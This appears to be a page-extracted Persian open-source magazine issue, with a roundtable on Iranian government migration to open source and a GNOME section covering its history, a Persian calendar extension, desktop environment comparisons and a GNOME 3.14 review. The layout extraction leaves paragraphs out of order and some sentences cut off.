**مهران فرید:** با روی کار آمدن دولت جدید بخشنامه‌ای شده به تمام سازمان‌ها که به امضای خود آقای واعظی جناب وزیر رسیده است که سازمان‌های دولتی طرح مهاجرت خودشان را با یک ضرب‌العجل شش ماهه ارایه کنند. این قضیه تقریباً تبدیل شده به یک الزام. اما مهاجرت به سیستم‌های متن‌باز یا لینوکس یک تغییر است و دشواری‌های خودش را دارد. آن کارمند اصلاً حوصله ندارد که بیاید نسخه دستکتاپش را از ویندوز تغییر بدهد. او فقط سیستم‌عاملش را عوض نمی‌کند بلکه برنامه‌های کاربردی که در روز با آن درگیر است کاملاً تغییر می‌کند. یعنی بحث مهاجرت به یک دوره آموزشی احتیاج دارد. در بحث مهاجرت مستندات کم است و جا دارد یک رسانه‌هایی مثل شما بیایند تا یک اقداماتی انجام دهند. دانش در سطح اینترنت‌ریشن در ایران وجود ندارد. یک‌سری چارچوب‌های بسته دولتی اجازه نمی‌دهد متخصصان بیایند خودشان را پرزنت کنند.

**امیری:** ثابت شده که دولت اگر بخواهد کارش را انجام دهد بالاخره یک مشاوره می‌گیرد و انجام می‌دهد و از دید من چون آدم‌های نااهل در کنارشان بودند تصمیم غلطی گرفته‌اند پس این یک واقعیت است که دولت ثابت نمی‌ایستد و بالاخره تصمیمی که مدنظرشان است چه غلط و چه درست گرفته می‌شود و اجرایی می‌کند. چرا ما باعث شدیم که تصمیم غلط حاکم شود به خاطر این‌که ما همیشه منتظریم تا دولت یک تصمیمی بگیرد تا همه انتقاد کنند. چرا ما نیامدیم وسط تا کمک کنیم این تصمیم غلط گرفته نشود. نگاهداری: دولت نباید نقش رهبری همچین جریانی را داشته باشد دولت باید کنار باشد و نقش حمایتی داشته و باشد و نهایت این‌که خدمات جامعه را مصرف کند.

**امیری:** متأسفانه در ایران همه تصمیم‌ها آنی گرفته می‌شود. به نظر من دولت فقط می‌تواند فرصت‌ها را به ما بدهد و ایجاد کند و تهدیدات را کمتر کند.



با روی کار آمدن

دولت جدید

بخشنامه‌ای شده

به تمام سازمان‌ها

که به امضای

خود آقای واعظی

جناب وزیر

رسیده است

که سازمان‌های

دولتی طرح

مهاجرت

خودشان را با

یک ضرب‌العجل

شش ماهه ارایه

کنند

**❶ سلام دنیا:** اگر کل جامعه پویا باشد قطعاً از دولت جدا خواهد بود و با تغییر دولت و با عوض شدن دولت مشکلی پیش نخواهد آمد.

**❷ امیری:** به نظر من دولت کمتر خرج کند اما محصول بهتری تحویل بگیرد. می‌توانیم بگوییم ما هم محصولات بهتری را ارایه کنیم هم با توجه به ساختاری که ایجاد می‌کنیم هزینه‌های کم‌تری هم صرف خواهیم کرد. پس مشکل چیست؟ این که خودمان نمی‌توانیم از حقمان دفاع کنیم.

**❸ افاضانی:** برای این که محصول ما واقعا بهتر نیست. خیلی تخیلی است که بگوییم ما چیزی داریم که از راه‌حل کامل شیرپوینت و امثال آن بهتر است. اصلاً مزیت رقابتی ما این نیست.

**❹ خوشخوی:** شما ابزاری دارید که نمونه اوپن سورس قابل رقابتی ندارد و این که ما بخواهیم خیلی یک جانبه با این برخورد کنیم و بگوییم همه چیز باید متن‌باز باشد به نظر من اشتباه است. همه این‌ها ابزارند برای این که مشکلات سازمان را حل کنند و اگر مشکلات سازمان را شیرپوینت حل می‌کند به نظر من کار منطقی نیست که دنبال راه‌حل دیگری باشیم. ما باید فوکوسمان را جایی قرار دهیم که بتوانیم سولوشن بهتری از نمونه موجود بدهیم. چرا ما نیایم یک میل سروری که اعتبار گروه پشتش باشد را ارایه کنیم؟ اصلاً سمت دستکاپ رفتن اشتباه است سمت سرورها برای ما خیلی راحت‌تر است چون قابل رقابت هستیم.

**❺ سلام دنیا:** دولت اگر مهاجرت را به درستی تعریف بکند بهتر نیست؟

**خوشخوی:** خیلی نمی‌توان به دستور دولتی در ایران تکیه کرد. چون تقسیم قدرت معلوم نیست.

**کریمی:** من اسم مرکز ملی متن‌باز رو اولین بار بود که می‌شنیدم باید با این جاها آشنا شویم یا در شورای صنفی عضو داشته باشیم که قدرت داشته باشیم با مراکز دولتی صحبت کنیم.

**❻ سلام دنیا:** چرا شورای صنفی برای متن‌باز نداریم؟

**امیری:** شورای صنفی هم شاید لازم نباشد. ما مدت‌ها پیش با آقای سعادت آمدیم یک هدفی را تعیین کردیم که از طرف تجارت الکترونیک حداقل یک نماینده در شورای صنفی داشته باشیم. یک کار یک ساله انجام دادیم و حدود ۳۰۰ رای آوردیم.

اگر چنین چیزی می‌خواهیم حداقل ۲ الی ۳ سال از عمر کسانی که دنبال این کار هستند باید تلف شود. چون تشکیل صنف به این راحتی نیست حداقل باید ۲۰۰ شرکت پیدا کنید که در این حوزه فعالیت می‌کنند بعد باید تجمیع می‌شوند به مجلس برود. از همین ساختارهای موجود باید استفاده کنیم که کم صدا هم نیستند. اگر کم صدا هستند از ضعف ماست. وقتی دولت یک کاری می‌کند کسی صدایش در نمی‌آید خب باز هم به آن ادامه می‌دهد. مهم‌ترین چیزی که عمدتاً شرکت‌ها ضربه دیدند همین تصمیمات لحظه‌ای است اگر زمان داشته باشیم من با یک روشی می‌آیم این کار را می‌کنم و خودم را آماده می‌کنم.

**❷ کریمی:** یک بحث دیگری که دولت می‌تواند به ما کمک کند این است که در سیاست‌گذاری‌هایش دقت کند. مثلاً در شرکت ما نیروهایی را داریم که هم جوان است همه هم سربازی دارند. نیروهایی را هم که داریم می‌ترسیم از دست بدهیم. کاش یک پولی بدهیم و دوران سربازی را در ایران کار کنند.

**❸ سلام دنیا:** این خریدن سربازی می‌شود. شما حاضرید در ازای کم شدن سربازی نیروهایتان سرویس رایگان به آن نهاد دولتی بدهید؟  
**امیری:** خودمان از جایگاهمان دفاع نکردیم. ما اسم شرکت‌های دانش بنیان را زیاد می‌شنویم می‌دانید که شرکت‌های آی تی جزو شرکت‌های دانش بنیان نیستند

**❹ خوشخوی:** بله دانش بنیان‌ها یک معافیت‌های مالیاتی دارند که شامل ما نمی‌شود. مجلس اصلاً کمیسیونی برای فناوری اطلاعات ندارد.

**❺ مهران فرید:** ما دانش بنیان حساب نمی‌شویم هیچ. من مرتب در اداره برق هم می‌جنگم که برقم را به خاطر چند تا کامپیوتر قطع نکنند. بعضی وقت‌ها در کشورمان آنقدر حاشیه زیاد است به اصل قضیه نمی‌توانید بپردازید.

**امیری:** ما رسیدیم به این که یک سری محصولات متن‌باز نیاز داریم. فقط یکی از نگرانی‌هایمان این است که می‌خواهیم نیرویمان را نگه داریم تا کار متن‌باز انجام دهد. ما تا به حال نیامدیم لیست جاهایی را که امریه می‌گیرند از زیر و رو کنیم که نیروهایمان را به جای دو سال تلف کردن عمرشان بفرستیم سر یک پروژه.

**❶ سلام دنیا:** چرا شرکت‌ها دنبال شرکت‌های خارجی نروند و بیایند سمت شما؟

**خوشخوی:** عموماً اوپن سورس بودن خوب است. اما اولویت اول این است که محصولی درست کنیم که قابل رقابت باشد نه این که بگوییم چون متن‌باز هستیم از محصول ما استفاده کنید. این طوری می‌گویید می‌روم از یک محصول خارجی استفاده می‌کنم.

**❷ امیری:** مثلاً در حوزه بانکداری، تمام بانک‌هایی که کُربانکینگ خارجی آوردند شکست خوردند. یک جایی سرشان به سنگ خورد.

**❸ مهران فرید:** مثلاً پروژه اوپن‌اس‌اس‌ال چند نفر بیشتر پشتش نبود اما در پروژه‌های بسیار مهم از آن استفاده می‌شد یکم در نمایش دادن خودمان هم ضعف داریم.

**❹ امیری:** ما شو من‌های خوبی نیستیم. در ارتش به ما می‌گفتند یک سوم کار انجام کار است و دو سومش نمایش کار است. اگر قرار است ما واقعا از این متن‌باز پول در بیاوریم. متفق‌القول دو سه مدل درآوریم که اگر در سازمانی رفتیم و گفت بابت چه می‌خواهید پول بگیرید همه ما یک حرف بزنیم.

**❺ سلام دنیا:** جامعه متن‌باز ایران خیلی دیده نشده، چکار کنیم که بیشتر دیده شویم؟

**کریمی:** الان بیشتر سایت‌های آی تی درباره محصولات ویندوزی می‌نویسند باید از این رسانه‌ها برای تبلیغ لینوکس استفاده کنیم و مخاطب این بخش را بسازیم.

**❸ افاضانی:** دانشگاه بستر همه آی تی ماست. ما در دانشگاه کم دیده شدیم با این که محتوای آکادمیک مثل پایتون زیاد داریم. باید در دانشگاه‌ها وارد شویم و در محتواهای درسی تاثیر بگذاریم.

**امیری:** ما ده تا شرکت هستیم بریم یک دانشگاه بگوییم احتیاج به این تعداد نیروی کار داریم شما در برنامه‌نویسی پیشرفته این زبان را به دانشجویها یاد بده. ما نباید همه چیز را حاضر آماده کنیم تا برود داخل ذهن دانشجو. قطعاً کلاس‌های آموزشی موثر است. علاقه البته باید وجود داشته باشد. ما نشسته‌ایم دور می‌گوییم دانشگاه‌ها که چیزی یاد نمی‌دهند. نتیجه می‌شود دانشجویی که بی‌کار است. ■



## پرونده

بررسی گنوم ۳/۱۴ | ۳۸

ساخت افزونه برای گنوم | ۴۰

معرفی GTK+ | ۴۳

پروژه گنوم فارسی | ۴۴

مروری کوتاه بر تاریخچه پروژه گنوم | ۳۴


افزونه تقویم فارسی برای گنوم شل | ۳۵

مقایسه محیط‌های گرافیکی گنوم | ۳۶








Type to search...



Photos



Maps



# مروری کوتاه بر تاریخچه پروژه گنوم

شده. (GNOME) یک زبان برنامه‌نویسی است که برای توسعه برنامه‌های دیگر، می‌توان از طریق اسکریپت، آن را جاسازی کرد و یکی از اولین زبان‌های اسکریپت‌نویسی است که با گنوم قابل استفاده و نوشتن بود.

از زمان شروع پروژه، به صورت منظم سورس‌کد پایه‌ای گنوم منتشر می‌شد. گنوم ۱/۰ به طور رسمی در ماه مارس ۱۹۹۹ میلادی منتشر شد. به‌روز شدن‌ها و رفع اشکالات در ادامه کار منتشر شدند و در زمان نوشتن این مطالب، گنوم ۱/۰ به نسخه ۱/۰/۱۰ ارتقاء یافته بود. بعد از ۱۸ ماه توسعه و تحقیق، گنوم ۱/۰ را می‌توان به عنوان نقطه عطفی مهم در تاریخ این پروژه دانست. از این لحاظ که پروژه توانست بین گروه طراحی و توسعه گنوم، توسعه‌دهندگان نرم‌افزارهای مستقل و متن‌باز و کاربران آن در هر کجای دنیا، ارتباطی محکم برقرار کند. باید گفت نسخه ۱/۰، و رای این که چه کاربردهایی را می‌توان بسط داد، یک رابط برنامه‌نویسی نرم‌افزار (API) قابل اطمینان برای شما فراهم می‌کند. طراحان و توسعه‌دهندگان مستقل می‌توانند با اطمینان از این که کار آن‌ها در آینده ادامه خواهد داشت، از تمامی توابع موجود در این کتابخانه‌ها استفاده کنند. ■

محیط کاملاً آزاد دستکابی بر اساس ایده‌های اصلی old-gnome و libapp انجامید.

هدف مهم دیگری که پروژه گنوم می‌بایست مطمئن می‌شد در طول توسعه به آن دست یافته است، این بود که تمامی کارهای انجام شده بر روی هر کتابخانه اصلی از طریق تمامی زبان‌های برنامه‌نویسی در یونیکس، قابل استفاده باشد. برای ایجاد موفقیت‌آمیز این استاندارد، دسترسی همه برنامه‌نویسان به این فناوری‌ها بدون توجه به انتخاب زبان برنامه‌نویسی، امری حیاتی بود.

افرادی که روی پروژه اصلی گنوم کار می‌کردند، ترکیب خوبی در توانایی حل مسائل و مشکلات نرم‌افزاری مانند مسائل گرافیکی و طراحی زبان برنامه‌نویسی آن داشتند. گروه اصلی شامل برنامه‌نویسانی مانند «پیتر ماتیس» (Peter Mattis) و «اسپنسر کیمبال» (Spencer Kimball) بود که در گنو بر روی برنامه دستکاری تصاویر (GIMP) کار کرده بودند. «ریچارد استالمن» نیز به عنوان بنیان‌گذار گنو، به اندازه «اریک ترون» (Erik Troan) و «مارک اوینگ» (Mark ewing) از گروه نرم‌افزاری RedHat در این پروژه دخیل بود. به علاوه کمک‌های بسیار خوبی از اعضای گروه نرم‌افزارهای آزاد و لیست پستی GNOME دریافت

قبل از این که پروژه GNOME، آن گونه که ما آن را می‌شناسیم به سرانجام برسد، دو پروژه هم‌زمان در حال اجرا بود؛ پروژه «Libapp» و پروژه «Old-Gnome». قرار بود libapp روشی استاندارد شده در طبقه‌بندی، کاربرد و بازیابی بیت‌های اطلاعاتی در مورد سیستم‌ها و علایق کاربران، به خدمت آن‌ها درآید؛ کتابخانه‌های الکترونیک که هر کسی می‌توانست از آن استفاده کند. از طرفی old-gnome قصد ارائه یونیکس با مدلی جزئی و استاندارد از نرم‌افزار را با هدف اجرای برنامه‌ها در درون برنامه‌های دیگر نشانه گرفته بود.

زمانی که پروژه KDE به عنوان یک تلاش جدی برای خلق محیط قابل استفاده دستکاپ برای یونیکس ظاهر شد، عده‌ای در مورد مجوز و استانداردهای این پروژه نگران شدند. گروه KDE مامور شد تا پروژه خود را بر روی بسته ابزارهای Qt GUI بنا کند که در آن زمان نرم‌افزار آزاد نبود. اگر چه Qt بعدها شرایط مجوز خود را تغییر داد و اکنون به عنوان یک نرم‌افزار آزاد شناخته می‌شود، اما آن وقت‌ها بسیاری احساس کردند که استفاده از آن به عنوان «قدمی به عقب» در آزادی نرم‌افزارها محسوب می‌شود. این مسئله به اضطراری بودن تلاش بر روی پروژه گنوم و توسعه

- 1. GNU's Unique Intelligent Language for Extensions
- 2. Application Programming Interface

## GNOME Shell Extension Preferences

Extension Persian Calendar

## Dates to display:

- Persian
- Gregorian
- Hijri


## Events to display:

("Official" events are needed to find holidays)

- Official Iranian lunar
- Official Iranian solar
- Old Persian
- Persian personages
- International

 Use custom color

Color:



خرداد

ش ی د س ج ب آ

۵	۴	۳	۲	۱	۳۱	۳۰
۱۲	۱۱	۱۰	۹	۸	۷	۶
۱۹	۱۸	۱۷	۱۶	۱۵	۱۴	۱۳
۲۶	۲۵	۲۴	۲۳	۲۲	۲۱	۲۰
۲	۱	۳۱	۳۰	۲۹	۲۸	۲۷

۱ خرداد ۱۳۹۱

May 21 2012

۲۹ جمادی الثانی ۱۴۳۳

ارغاسوان، جشن گرما  
روز جهانی گفتگوی تمدن‌ها

# افزونه تقویم فارسی برای گنوم‌شل

## معرفی و امکانات:

این افزونه، قابلیت نمایش تاریخ و تقویم فارسی (جلالی) را به محیط گرافیکی گنوم‌شل اضافه می‌کند. از جمله امکانات مهم این افزونه، می‌توان به موارد زیر اشاره کرد:

- نمایش تاریخ روز در نوار بالای گنوم‌شل
- نمایش تقویم ماهیانه، به همراه قابلیت تغییر ماه مشخص کردن روزهای تعطیل
- نمایش وقایع رسمی کشور، وقایع سنتی ایرانی و روزهای رسمی جهانی
- نمایش تعداد روزهای باقی‌مانده تا سال نوی تقویم فارسی
- اعلام تغییر روز به همراه تاریخ
- نمایش معادل میلادی و قمری روز مورد نظر
- این افزونه متن‌باز بوده و با مجوز GPLV3 منتشر شده است.

## تاریخچه:

اولین نسخه این افزونه پیرو یک نیاز شخصی و به عنوان عیدی برای سال ۱۳۹۱ در تاریخ ۲۰ اسفند سال ۱۳۹۰ منتشر شد. این نسخه، سازگار با گنوم‌شل ۳/۲ و فقط شامل نمایش تاریخ روز بود!

فایل زیپ را در آدرس زیر باز کنید:

~/.local/share/gnome-shell/extensions/

و سپس نام شاخه ایجاد شده را به شکل زیر تغییر دهید:

PersianCalendar@oxygenws.com

اگر همه مراحل را درست انجام داده باشید، باید شاخه‌ای با نام زیر داشته باشید:

~/.local/share/gnome-shell/extensions/PersianCalendar@oxygenws.com/

سپس نرم‌افزار TweakTool را اجرا و این افزونه را فعال کنید.

## منابع مورد نیاز:

مخزن کد برنامه در آدرس گیت‌هاب پروژه به آدرس زیر در دسترس است:

<http://slmd.ir/k>

آدرس‌های زیر برای نظرات و پیشنهادات شما آماده شده است:

<http://slmd.ir/i>

[facebook.com/PersianCalendarForGnomeShell](https://www.facebook.com/PersianCalendarForGnomeShell)

[twitter.com/pcal4gnome](https://twitter.com/pcal4gnome)

در کمتر از یک ماه از توسعه اولیه، نمایش وقایع روز و حدود دو ماه بعد از اولین نسخه، تقویم کامل ماه به این افزونه اضافه شد. اکنون آخرین نسخه این افزونه یعنی نسخه ۳۵ سازگار با گنوم‌شل ۳/۱۴ منتشر شده است.

## راهنمای نصب:

به دو روش عمده می‌شود این افزونه (یا مابقی افزونه‌های گنوم‌شل) را نصب کرد. لازم به ذکر است که من روش اول را توصیه می‌کنم، زیرا سازگاری بهتری با نسخه‌های قدیمی‌تر گنوم‌شل دارد:

۱- حتماً از طریق محیط گرافیکی گنوم‌شل وارد سیستم شوید و با یک مرورگر معروف (مثل فایرفاکس، کروم یا اپیفانی) آدرس زیر را باز کنید:

<http://slmd.ir/i>


سپس مطمئن شوید که امکان اجرای پلاگین مخصوص گنوم‌شل را به مرورگر خود داده‌اید. در این صورت باید دکمه روشن / خاموشی در کنار نام Persian Calendar ظاهر شود و روشن کردن این دکمه و اندکی صبر، این افزونه نصب و فعال خواهد شد.

۲- آخرین نسخه افزونه را از آدرس زیر دریافت کنید:

<http://slmd.ir/j>



نویسنده:  
امید منشی



# مقایسه محیط‌های گرافیکی گنوم

دنی استیون  
نویسنده

بسیار غیربصری و آزاردهنده است. گنوم شل، افکت Mutter را به Compiz ترجیح داده است بنابراین ترکیب این دو غیر ممکن است. گنوم شل از GTK3 استفاده می‌کند در نتیجه جلوه‌های تصویری بهتر، آیکون‌های زیباتر و بسیاری از امکانات گرافیکی دیگر را به شما پیشکش می‌کند. اگر یک کاربر ثابت و همیشگی گنوم هستید باید گفت گنوم شل برای شما یک نعمت است. برای بقیه فقط مسئله این خواهد بود که از آن خوششان بیاید یا بتوانند با آن کار کنند. (تصویر ۲)

## Unity ۳

کنونیکال (Canonical) کمپانی حامی Ubuntu، پس از مشاهده پیشرفت گنوم شل در حالی که هنوز در مراحل طراحی بود، با ساز و کار گنوم در انجام این پروژه مخالفت کرد. در عوض این کمپانی یونیتی شل (Unity Shell) را برای سیستم‌های اوبونتو خلق کرد. Unity از GTK3 در ستون‌های اصلی خود استفاده کرده است، اما مکانیک و نحوه اجرای عملیات محیط دسکتاپ در اصل متفاوت است. با این‌که تمامی برنامه‌های مورد نیاز خود را می‌توانید از طریق Ubuntu Dash پیدا کنید (که در گوشه چپ بالای تصویر می‌بینید) باید بدانید Dash قابلیت‌های بسیاری دارد. با استفاده از لنزهای

ممکن است به برنامه‌های کاربردی با نام‌های متفاوت بربخورد (مثلاً Nautilus را در MATE به نام Nemo خواهید دید)، اما در کل همه چیز به شکل سابق است. استفاده از GTK3 در کم‌ترین حالت خود قرار دارد، پس شما قادر نخواهید بود از آن همه پیشرفت در این زمینه استفاده کنید. اما اگر با آن کاملاً راضی و خوشحال بودید و با ادامه رفع اشکالات این محیط مشکلی نداشتید، باید بگوییم MATE یک محیط گرافیکی عالی ارائه می‌دهد. (تصویر ۱)

## GNOME Shell ۳

گنوم شل به عنوان دسکتاپ اصلی گنوم ۳ ایفای نقش می‌کند، که همین موضوع نحوه استفاده کاربران را از رایانه خود به شدت تحت تاثیر قرار می‌دهد. از تفاوت‌های اساسی آن می‌توان به در دسترس بودن همه چیز از طریق دکمه «Activities» در گوشه چپ بالای صفحه، اشاره کرد که شامل باز کردن پنجره‌ها، نصب برنامه‌ها و دسکتاپ‌های مجازی است. همچنین برنامه‌ها را می‌توان Minimize هم کرد اما طراحی گنوم شل بدین ترتیب نبوده و به جای آن برنامه‌ها در دسکتاپ‌های مجازی شما پخش می‌شوند.

این موضوع به شدت روال کاری شما را تغییر می‌دهد. بسیاری از کاربران ادعا می‌کنند که این کار

از زمانی که گنوم، ایده GNOME Shell را مطرح کرد و به اجرا گذاشت، جامعه لینوکس دیوانه‌وار به دنبال یک محیط دسکتاپی مناسب برای آن بود. خیل عظیمی از کاربران، از گنوم ۲ استفاده می‌کردند، اما معرفی گنوم ۳ عواقب بسیاری داشت؛ بسیاری از کاربران جذب آن شدند، شاخه‌ای از گنوم بود ۲ به MATE بدل شد، اصلاح MATE به Cinnamon و Unity انجامید و عده‌ای به طور کامل هر آن‌چه که مربوط به گنوم رها کردند و به محیط‌های دسکتاپی مانند LXDE یا Xfce یا KDE روی آوردند.

اما محیط دسکتاپی گنوم همراه با بسیاری از نرم‌افزارهای معروف که به خوبی از آن‌ها پشتیبانی می‌کرد به میدان آمد و موجب شد که عده‌ای هنوز به دنبال نسخه گنوم مورد نظر و خوب خودشان (بین Gnome-MATE, Gnome Shell, Unity یا Cinnamon) باشند.

حالا گشتی کوتاه در این ۴ محیط می‌زنیم تا بفهمیم تفاوت اساسی آن‌ها در چیست.


## MATE ۳

اگر از گنوم ۲ استفاده کرده‌اید (یا اگر هنوز توزیعی خاص و قدیمی به کار می‌برید که باید آن را نگه دارید) MATE به نظر شما بسیار آشنا خواهد آمد.







(تصویر ۱)



(تصویر ۲)



(تصویر ۳)



(تصویر ۴)

مختلفاوبونتو(Ubuntu Lenses) می‌توانید حتی چند منظوری را به خواص Dash اضافه کنید. در غیر اینصورت می‌توانید تمامی برنامه‌های کاربردی را که در لیست «مورد علاقه‌های» خودتان قرار داده‌اید یا آن‌ها که در حال اجرا هستند را در نوار حاشیه‌ای سمت چپ صفحه، همراه با برنامه‌های دیگر که با آیکن ریزتری قرار دارند در زیر آن‌ها مشاهده کنید. در این جا یونیتی بصورت بحث‌برانگیزی بصری تر ظاهر شده است. به هر حال کاربرانی که در نظرشان یونیتی به اندازه کافی سنتی نیست، معمولا گرایش بیش‌تری به دور ماندن از هر دو محیط دسکتاپی یونیتی و گنوم‌شل دارند. (تصویر ۳)

### ۳ Cinnamon

اگر شما قصد دارید که از مزایای گنوم ۳ با پایه‌های GTK3 استفاده کنید بدون این که با گنوم‌شل یا یونیتی سر و کار داشته باشید، باید گفت بهترین گزینه برای شما Cinnamon است. برای بسیاری از افراد که ماندن با گنوم را همراه با آخرین نسخه‌های به روز نرم‌افزارها می‌خواهند، Cinnamon می‌تواند بهترین گزینه باشد. این محیط به کاربران اجازه می‌دهد که هم از قالب‌های گرافیکی GTK3 و هم از مرکز کنترل گنوم استفاده کنند در حالی که محیط بسیار شبیه ویندوز یا KDE است. از این لحاظ که در پایین صفحه نمایش، نوار ابزاری مشابه و همین‌طور استارت منوی مشابه ویندوز را دارید.

پروژه Cinnamon به‌وسیله گروه طراحی Linux Mint جهت رفع مشکلات کاربردی مورد نظر آن‌ها در Ubuntu آغاز شد. با این که Cinnamon محیط دسکتاپی از پیش تعریف شده برای لینوکس Mint است (همچنین با در دسترس بودن گزینه MATE)، هر دوی آن‌ها (MATE و Cinnamon) باید برای شمار بسیاری از توزیع‌های دیگر قابل دسترسی باشند. با جستجوی کوچکی در سرویس مدیریت بسته‌های نرم‌افزاری (Package Manager) خود به راحتی در می‌یابید که این گونه است یا نه. فراموش نکنید که آخرین و بروزترین نسخه توزیع خود را اجرا کنید تا شانس شامل شدن آن را بیشینه کنید. (تصویر ۴)

### ۳ نتیجه

نمی‌توان گفت کدام محیط دسکتاپی از هر لحاظ برای شما مناسب است. هر شخصی انتظارات خاص خود را دارد که ممکن است هر کدام از این محیط‌ها توانایی ارائه آن را نداشته باشند. در مجموع، اگر گنوم ۲ را ترجیح می‌دهید MATE باید عالی باشد.

اگر از ایده‌های پروژه گنوم خوشتان می‌آید، بهتر است گنوم‌شل را امتحان کنید. اگر چیزی معقول‌تر و محیطی بسیار دسکتاپ محور را بیشتر می‌پسندید، یونیتی گزینه خوبیست. تنها نکته منفی یونیتی، پیدا کردن آن خارج از محیط توزیع Ubuntu است.

در پایان، اگر می‌خواهید از محصولی جدید اما با پشتیبانی قوی استفاده کنید در حالی که مجبور نباشید نحوه استفاده از دسکتاپ را دوباره یاد بگیرید. Cinnamon برای شما بهترین گزینه است. ما فقط می‌توانیم توصیه‌های مختلف را ارائه دهیم اما شما خودتان با امتحان کردن همه آن‌ها به راحتی گزینه مناسب خود را پیدا خواهید کرد. همان‌طور که اشاره کردیم شما باید بتوانید از طریق Package Manager مربوطه، این محیط‌های دسکتاپی را نصب کنید. برای اطمینان بیشتر می‌توانید با جستجویایی سریع با عنوان محیط دسکتاپ مورد نظر و توزیع نصب شده (مانند «fedora cinnamon») در اینترنت به جواب‌های مورد نیاز خود برسید. ■






# بررسی گنوم ۳/۱۴



مترجم: هیدانی زاده نویسنده: Swapnil Bhartiya

اما ماشین مجازی نقاط قوت و استفاده‌های بسیاری دارد. در GNOME's Box در نسخه ۳/۱۴ بهبودهای بسیاری داشته است.



شما حالا می‌توانید از ماشین مجازی خود snapshot تهیه کنید که به شما اجازه ذخیره ماشین مجازی در همان لحظه را می‌دهد که می‌توان بعدها به هر کدام از آن نقطه‌ها بازگشت. شما نیازی به دریافت دستی فایل image توزیع‌های خود ندارید، می‌توانید به سادگی آدرس (URL) فایل image شده خود را به باکس (box) بدهید تا به صورت کامل خودکار آن را دریافت و نصب کند. همچنین می‌توانید به راحتی چند توزیع را در پنجره‌های خودشان اجرا کنید. اگر شما یکی از کاربران ماشین‌های مجازی هستید باید آن را امتحان کنید تا بیشتر با امکانات آن آشنا شوید.


## نقشه‌های بهتر

نمی‌دانم چه کسی ممکن است از Maps در گنوم استفاده کند آن هم وقتی که Google Maps وجود دارد. اما اگر شما این کار را می‌کنید باید بدانید که GNOME Maps تغییرات بسیار خوبی را در نسخه جدید تجربه کرده است.

